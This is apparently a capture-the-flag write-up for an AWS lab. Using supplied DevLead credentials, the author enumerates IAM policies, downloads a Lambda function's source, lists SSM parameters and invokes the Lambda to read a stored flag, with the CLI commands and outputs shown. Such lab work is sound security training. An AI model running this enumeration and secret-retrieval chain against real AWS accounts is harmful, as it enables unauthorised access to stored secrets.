- Published on
CWL - Abusing SSM Parameter Access
- Authors

- Name
- mfkrypt


Table of Contents
Disclaimer
So I just figured out all the labs are one big connected system with the same configuration of which the region is also the same. It was impossible to find the region from any approach from everything I did. So, I just deduced the region from a previous lab I did which is us-east-1 that I found out from a writeup
Recon
We are given the following credentials:
Proceed to authenticate. Just provide any random region and we can leave out the output format field
aws configure
Verify the authentication by making an API call
aws sts get-caller-identity
Our current user is DevLead
IAM Enumeration
We are able to list user policies of the current user
aws iam list-user-policies --user-name DevLead
{
    "PolicyNames": [
        "key-mgmt-function-access-policy",
        "parameter-access-policy",
        "user-policy"
    ]
}
key-mgmt-function-access-policy and parameter-access-policy sounds particularly interesting. Let's get more details on these policy names.
parameter-access-policy:
aws iam get-user-policy --user-name DevLead --policy-name parameter-access-policy
{
    "UserName": "DevLead",
    "PolicyName": "parameter-access-policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": "ssm:DescribeParameters",
                "Resource": "*"
            }
        ]
    }
}
ssm:DescribeParameters is an action that will lists the parameters needed for SSM in the current region. Amazon Simple Systems Manager (SSM) is a mangement service that allows to remotely manage AWS resources like EC2 instances.
key-mgmt-function-access-policy:
aws iam get-user-policy --user-name DevLead --policy-name key-mgmt-function-access-policy
{
    "UserName": "DevLead",
    "PolicyName": "key-mgmt-function-access-policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AllowLambdaInvoke",
                "Effect": "Allow",
                "Action": [
                    "lambda:InvokeFunction"
                ],
                "Resource": "arn:aws:lambda:us-east-1:058264439561:function:key-mgmt-function"
            },
            {
                "Sid": "AllowLambdaReadCode",
                "Effect": "Allow",
                "Action": [
                    "lambda:GetFunction",
                    "lambda:GetFunctionConfiguration",
                    "lambda:GetFunctionCodeSigningConfig"
                ],
                "Resource": "arn:aws:lambda:us-east-1:058264439561:function:key-mgmt-function"
            }
        ]
    }
}
There are several things to note here:
- We have a lamda function here called
key-mgmt-function - We are able to call the function based on the
lambda:InvokeFunctionpermission lambda:GetFunctionallows us to retrieve the source code for the function from a link
Downloading Function Source Code
We also need to supply the region to the --region argument or it will deny access
aws lambda get-function --function-name key-mgmt-function --region us-east-1
Scrolling down a bit and we will see the link that we can download the source code of key-mgmt-function.
Unzip the field
❯ unzip key-mgmt-function-093ecfcb-24b0-4bcb-9e1a-ec36cb855e15.zip


Archive:  key-mgmt-function-093ecfcb-24b0-4bcb-9e1a-ec36cb855e15.zip
  inflating: lambda_function.py
import json
import boto3

def lambda_handler(event, context):
    if event.get("action") == "invoke":
        parameter_name = event.get("parameter_name")

        if not parameter_name:
            return {
                "statusCode": 400,
                "body": "Missing 'parameter_name' in request"
            }

        ssm = boto3.client('ssm')

        try:
            response = ssm.get_parameter(
                Name=parameter_name,
                WithDecryption=False  # Change to True for SecureString
            )
            return {
                "statusCode": 200,
                "value": response["Parameter"]["Value"]
            }

        except ssm.exceptions.ParameterNotFound:
            return {
                "statusCode": 404,
                "body": f"Parameter '{parameter_name}' not found"
            }

        except Exception as e:
            return {
                "statusCode": 500,
                "body": str(e)
            }

    return {
        "statusCode": 400,
        "body": "Invalid action"
    }
Retrieving SSM Parameter
From the source code above, we can observe that to invoke the lambda function, it would require a field (which is action and the value is invoke) and a parameter, like so:
"action": "invoke",
"parameter_name": "value"
To identify the parameter value, we can use our previously found permission ssm:DescribeParameters to retrieve it.
aws ssm describe-parameters --region us-east-1
Invoking Lambda Function
Perfect, now that we have all the parameters, we can properly invoke the Lambda function by also supplying these arguments:
aws lambda invoke --function-name key-mgmt-function out.txt --region us-east-1 --cli-binary-format raw-in-base64-out --payload '{"action":"invoke", "parameter_name":"/challenge/flag"}'
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
❯ cat out.txt

{"statusCode": 200, "value": "Q1dMe0xAbWJkQF9TU01fKGhAaW59"}
Sources
- https://docs.aws.amazon.com/lambda/latest/api/API_GetFunction.html
- https://cloud.hacktricks.wiki/en/pentesting-cloud/aws-security/aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/index.html#ssm
- https://stratus-red-team.cloud/attack-techniques/AWS/aws.credential-access.ssm-retrieve-securestring-parameters/